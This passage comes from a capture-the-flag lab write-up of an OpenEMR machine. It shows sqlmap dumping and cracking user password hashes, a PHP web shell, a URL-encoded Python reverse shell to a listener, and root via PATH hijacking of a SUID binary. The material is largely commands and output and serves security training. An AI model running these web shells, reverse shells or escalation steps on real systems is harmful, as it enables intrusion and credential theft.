' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: '207Q00000X'[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: 'admin'[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: '1'[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: '0'[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: '3'[13:40:42] [INFO] retrieved: '0'[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: 'PCLinuxOS Medical'[13:40:42] [INFO] retrieved: '3'[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: 'PCLinuxOS'[13:40:42] [INFO] retrieved: '2'[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: 'Medical'[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: 'ab24aed5a7c4ad45615cd7e0da816eea39e4895d'[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: '0000-00-00'[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: '3'[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: '207Q00000X'[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ''[13:40:42] [INFO] retrieved: 'medical'[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] recognized possible password hashes in column 'password'do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Ndo you want to crack them via a dictionary-based attack? [Y/n/q] Y[13:40:42] [INFO] using hash method 'sha1_generic_passwd'what dictionary do you want to use?[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)[2] custom dictionary file[3] file with list of dictionary files> 1[13:40:42] [INFO] using default dictionarydo you want to use common password suffixes? (slow!) [y/N] N[13:40:42] [INFO] starting dictionary-based cracking (sha1_generic_passwd)[13:40:42] [INFO] starting 16 processes[13:40:43] [INFO] cracked password 'ackbar' for user 'admin'[13:40:44] [INFO] cracked password 'medical' for user 'medical'[13:40:45] [INFO] cracked password 'medical' for user 'medical'Database: openemrTable: users[2 entries]+----+-------------+--------------+---------------+------+---------+------+------+---------+---------+------+-------+-------+-------+---------------+---------------+---------+-------+-------+-------+-------+--------+--------+--------+---------+---------+---------+---------+---------+----------+----------+----------+----------+-------------------+----------------------------------------------------+----------+----------+------------+----------+-----------+-----------+-----------+------------+------------+-------------+--------------+--------------+----------------+-----------------+-------------------+-------------------+---------------------+----------------------+| id | facility_id | federaltaxid | federaldrugid | fax  | npi     | zip  | city | info    | upin    | zip2 | url   | city2 | email | fname         | lname         | mname   | notes | phone | state | title | cal_ui | state2 | street | irnpool | phonew1 | phonew2 | street2 | streetb | active   | source   | billname | calendar | facility          | password                                           | see_auth | streetb2 | taxonomy   | username | assistant | phonecell | specialty | abook_type | authorized | valedictory | pwd_history1 | pwd_history2 | organization   | ssi_relayhealth | default_warehouse | newcrop_user_role | pwd_expiration_date | state_license_number |+----+-------------+--------------+---------------+------+---------+------+------+---------+---------+------+-------+-------+-------+---------------+---------------+---------+-------+-------+-------+-------+--------+--------+--------+---------+---------+---------+---------+---------+----------+----------+----------+----------+-------------------+----------------------------------------------------+----------+----------+------------+----------+-----------+-----------+-----------+------------+------------+-------------+--------------+--------------+----------------+-----------------+-------------------+-------------------+---------------------+----------------------+| 1  | 3           | NULL         | NULL          | NULL | NULL    | NULL | NULL | NULL    | NULL    | NULL | NULL  | NULL  | NULL  | Administrator | Administrator | NULL    | NULL  | NULL  | NULL  | NULL  | 3      | NULL   | NULL   | <blank> | NULL    | NULL    | NULL    | NULL    | 1        | NULL     | NULL     | 1        | PCLinuxOS Medical | 3863efef9ee2bfbc51ecdca359c6302bed1389e8 (ackbar)  | 1        | NULL     | 207Q00000X | admin    | NULL      | NULL      | NULL      | <blank>    | 1          | NULL        | NULL         | NULL         | NULL           | NULL            | <blank>           | <blank>           | NULL                | NULL                 || 2  | 3           | <blank>      | <blank>       | NULL | <blank> | NULL | NULL | <blank> | <blank> | NULL | NULL  | NULL  | NULL  | PCLinuxOS     | Medical       | <blank> | NULL  | NULL  | NULL  | NULL  | 3      | NULL   | NULL   | <blank> | NULL    | NULL    | NULL    | NULL    | 1        | NULL     | NULL     | 0        | PCLinuxOS Medical | ab24aed5a7c4ad45615cd7e0da816eea39e4895d (medical) | 3        | NULL     | 207Q00000X | medical  | NULL      | NULL      | <blank>   | <blank>    | 0          | NULL        | NULL         | NULL         | NULL           | NULL            | <blank>           | <blank>           | 0000-00-00          | <blank>              |+----+-------------+--------------+---------------+------+---------+------+------+---------+---------+------+-------+-------+-------+---------------+---------------+---------+-------+-------+-------+-------+--------+--------+--------+---------+---------+---------+---------+---------+----------+----------+----------+----------+-------------------+----------------------------------------------------+----------+----------+------------+----------+-----------+-----------+-----------+------------+------------+-------------+--------------+--------------+----------------+-----------------+-------------------+-------------------+---------------------+----------------------+
[13:40:46] [INFO] table 'openemr.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.20.171/dump/openemr/users.csv'[13:40:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.20.171'
[*] ending @ 13:40:46 /2026-02-20/
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-3-web]└─$
Critical Credentials Obtained:
The tool has extracted the hashes and successfully performed an automatic dictionary attack (dictionary-based cracking), revealing the passwords in cleartext.
| ID | Username | Hash (SHA1) | Password (Cracked) |
|---|---|---|---|
| 1 | admin | 3863efef9ee2bfbc51ecdca359c6302bed1389e8 | ackbar |
| 2 | medical | ab24aed5a7c4ad45615cd7e0da816eea39e4895d | medical |
3.4 Vector 2: RCE via Metasploit or Manual Upload
Sección titulada «3.4 Vector 2: RCE via Metasploit o Subida Manual»With valid administration credentials, full server access (RCE) can be achieved in two ways:
Option A: Using Metasploit (Automated) Since we have the username and password and know the version, we can use the existing Metasploit module to automate the upload.
msfconsolemsf > use exploit/unix/webapp/openemr_sqli_privesc_uploadmsf exploit(...) > set RHOSTS 172.20.0.117msf exploit(...) > set USER adminmsf exploit(...) > set PASS ackbarmsf exploit(...) > runOption B: Manual Upload and Direct Execution (Our method) To demonstrate understanding of the vulnerability, we will do it manually:
- We will log in to
http://172.20.0.117/openemr/interface/login/login.phpwithadmin:ackbar. - We will navigate to Administration -> Files.
- We will upload a file called
shell.phpwith the content<?php system($_GET['cmd']); ?>. The system saves it in/openemr/sites/default/images/. - We will execute the reverse shell via curl or the browser:
curl "http://192.168.20.171/openemr/sites/default/images/shell.php?cmd=python%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%22192.168.20.165%22%2C4444%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fileno%28%29%2C1%29%3B%20os.dup2%28s.fileno%28%29%2C2%29%3Bp%3Dsubprocess.call%28%5B%22%2Fbin%2Fbash%22%2C%22-i%22%5D%29%3B%27"
4. STABILIZATION AND USER FLAG CAPTURE
Sección titulada «4. ESTABILIZACIÓN Y CAPTURA DE LA BANDERA DE USUARIO»Once we have received the reverse connection in our netcat, we will proceed to stabilize the shell to avoid losing access.
$ nc -nvlp 4444listening on [any] 4444 ...connect to [172.20.0.165] from (UNKNOWN) [172.20.0.117] 41786bash: no job control in this shellbash-4.1$ python -c 'import pty; pty.spawn("/bin/bash")'bash-4.1$ export TERM=xterm
Exploring the /etc/passwd file, we will identify the system's local users and find the user almirant.
bash-4.1$ cat /etc/passwd | grep bashroot:x:0:0:root:/root:/bin/bashmysql:x:492:488:system user for mysql:/var/lib/mysql:/bin/bashmedical:x:500:500:PCLinuxOS Medical:/home/medical:/bin/bashalmirant:x:501:502:Almirant:/home/almirant:/bin/bash
Entering the user's home directory almirant, we will obtain the User Flag:
bash-4.1$ ls /home/almirant/Desktop Downloads Music Templates tmpDocuments Movies Pictures Videos user.txtbash-4.1$ cat /home/almirant/user.txtd41d8cd98f00b204e9800998ecf8427e
5. PRIVILEGE ESCALATION (From Apache to Root)
Sección titulada «5. ESCALADA DE PRIVILEGIOS (De Apache a Root)»Once we have obtained initial access and the user flag, we will begin the internal enumeration phase to identify paths toward administrator (Root) privileges.
5.1 SUID Binary Enumeration
Sección titulada «5.1 Enumeración de Binarios SUID»We will list the system binaries that have the SUID bit active (which run with the privileges of the root owner):
bash-4.1$ find / -perm -u=s -type f 2>/dev/nullfind / -perm -u=s -type f 2>/dev/null/usr/libexec/pt_chown/usr/lib/ssh/ssh-keysign/usr/lib/polkit-resolve-exe-helper/usr/lib/polkit-1/polkit-agent-helper-1/usr/lib/chromium-browser/chrome-sandbox/usr/lib/polkit-grant-helper-pam/usr/lib/polkit-set-default-helper/usr/sbin/fileshareset/usr/sbin/traceroute6/usr/sbin/usernetctl/usr/sbin/userhelper/usr/bin/crontab/usr/bin/at/usr/bin/pumount/usr/bin/batch/usr/bin/expiry/usr/bin/newgrp/usr/bin/pkexec/usr/bin/wvdial/usr/bin/pmount/usr/bin/sperl5.10.1/usr/bin/gpgsm/usr/bin/gpasswd/usr/bin/chfn/usr/bin/su/usr/bin/passwd/usr/bin/gpg/usr/bin/healthcheck/usr/bin/Xwrapper/usr/bin/ping6/usr/bin/chsh/lib/dbus-1/dbus-daemon-launch-helper/sbin/pam_timestamp_check/bin/ping/bin/fusermount/bin/su/bin/mount/bin/umountbash-4.1$
5.2 Vector Analysis (Path Hijacking)
Sección titulada «5.2 Análisis de Vectores (Path Hijacking)»Within the list, the /usr/bin/healthcheck file immediately stands out because it is not a standard Linux binary. Upon executing it, we will observe that it performs system checks such as returning information about network interfaces (similar to the output of ifconfig).
bash-4.1$ ls -la /usr/bin/healthcheck-rwsr-sr-x 1 root root 5813 Jul 29 2020 /usr/bin/healthcheck
Next, we will see that the file is executed with root permissions; now, we will perform a strings to find out what this binary executes:
[root@localhost /]# strings /usr/bin/healthcheckstrings /usr/bin/healthcheck/lib/ld-linux.so.2__gmon_start__libc.so.6_IO_stdin_usedsetuidsystemsetgid__libc_start_mainGLIBC_2.0PTRhp[^_]clear ; echo 'System Health Check' ; echo '' ; echo 'Scanning System' ; sleep 2 ; ifconfig ; fdisk -l ; du -h[root@localhost /]#
This indicates that the healthcheck script is invoking internal commands (specifically ifconfig) using relative paths instead of absolute ones (/sbin/ifconfig). This programming error allows us to perform a Path Hijacking attack.
5.3 Exploitation (Executing the Path Hijacking)
Sección titulada «5.3 Explotación (Ejecución del Path Hijacking)»Our goal is to create a fake executable called ifconfig containing code to create a root console, and trick the system into executing it when we call healthcheck.
Step-by-Step Procedure:
- We move to
/tmp(a directory with write permissions). - We create a file called
ifconfigthat will execute a bash in privileged mode (p). - We make the file executable.
- We add
/tmpto the beginning of our$PATHenvironment variable. - We will execute
/usr/bin/healthcheck.
Terminal Execution:
bash-4.1$ cd /tmpbash-4.1$ echo "/bin/bash -p" > ifconfigbash-4.1$ chmod +x ifconfigbash-4.1$ export PATH=/tmp:$PATHbash-4.1$ /usr/bin/healthcheckResult (Root Achieved):

Upon executing healthcheck, it calls our malicious “ifconfig” while retaining SUID (Root) permissions.
System Health Check
Scanning System[root@localhost tmp]# iduid=479(apache) gid=416(apache) euid=0(root) egid=0(root) groups=0(root),416(apache)
6. FLAG CAPTURE
Sección titulada «6. CAPTURA DE FLAGS»With full administrator privileges on the system, we will proceed to read the final machine validation file.
Command and Result:

[root@localhost tmp]# cat /root/root.txtcat /root/root.txtÔûêÔûêÔÇü   ÔûêÔûêÔÇü ÔûêÔûêÔûêÔûêÔûêÔûêÔÇü ÔûêÔûêÔÇü   ÔûêÔûêÔÇü    ÔûêÔûêÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔÇü ÔûêÔûêÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔÇü     ÔûêÔûêÔÇü  ÔûêÔûêÔÇü ÔûêÔûêÔûêÔûêÔûêÔÇü ÔûêÔûêÔûêÔûêÔûêÔûêÔÇü ÔûêÔûêÔûêÔûêÔûêÔûêÔÇü ÔûêÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔÇü ÔûêÔûêÔÇüÔÇüÔûêÔûêÔÇü ÔûêÔûêÔÇüÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇü   ÔûêÔûêÔÇü    ÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔÇü    ÔûêÔûêÔÇü  ÔûêÔûêÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇü ÔÇüÔûêÔûêÔûêÔûêÔÇüÔÇü ÔûêÔûêÔÇü   ÔûêÔûêÔÇüÔûêÔûêÔÇü   ÔûêÔûêÔÇü       ÔûêÔûêÔÇü   ÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔÇüÔûêÔûêÔÇüÔûêÔûêÔûêÔûêÔûêÔÇü  ÔûêÔûêÔÇü  ÔûêÔûêÔÇü    ÔûêÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔÇüÔûêÔûêÔÇü  ÔûêÔûêÔÇüÔûêÔûêÔûêÔûêÔûêÔÇü  ÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔÇüÔûêÔûêÔÇü  ÔÇüÔûêÔûêÔÇüÔÇü  ÔûêÔûêÔÇü   ÔûêÔûêÔÇüÔûêÔûêÔÇü   ÔûêÔûêÔÇü       ÔûêÔûêÔÇü   ÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔÇü  ÔûêÔûêÔÇü  ÔûêÔûêÔÇü    ÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔûêÔûêÔÇü  ÔûêÔûêÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔÇü  ÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔÇüÔÇüÔÇüÔÇü   ÔûêÔûêÔÇü   ÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔÇüÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔÇü       ÔûêÔûêÔÇü   ÔûêÔûêÔÇü  ÔûêÔûêÔÇüÔûêÔûêÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔÇü    ÔûêÔûêÔÇü  ÔûêÔûêÔÇüÔûêÔûêÔÇü  ÔûêÔûêÔÇüÔûêÔûêÔÇü  ÔûêÔûêÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔÇüÔûêÔûêÔûêÔûêÔûêÔûêÔûêÔÇüÔûêÔûêÔÇü  ÔûêÔûêÔÇüÔûêÔûêÔÇü   ÔÇüÔÇüÔÇü    ÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇü  ÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇü        ÔÇüÔÇüÔÇü   ÔÇüÔÇüÔÇü  ÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇü     ÔÇüÔÇüÔÇü  ÔÇüÔÇüÔÇüÔÇüÔÇüÔÇü  ÔÇüÔÇüÔÇüÔÇüÔÇüÔÇü  ÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇü ÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇüÔÇü  ÔÇüÔÇüÔÇüÔÇüÔÇüÔÇü
Thanks for Playing!
Follow me at: http://v1n1v131r4.com
root hash: eaff25eaa9ffc8b62e3dfebf70e83a7b
[root@localhost tmp]#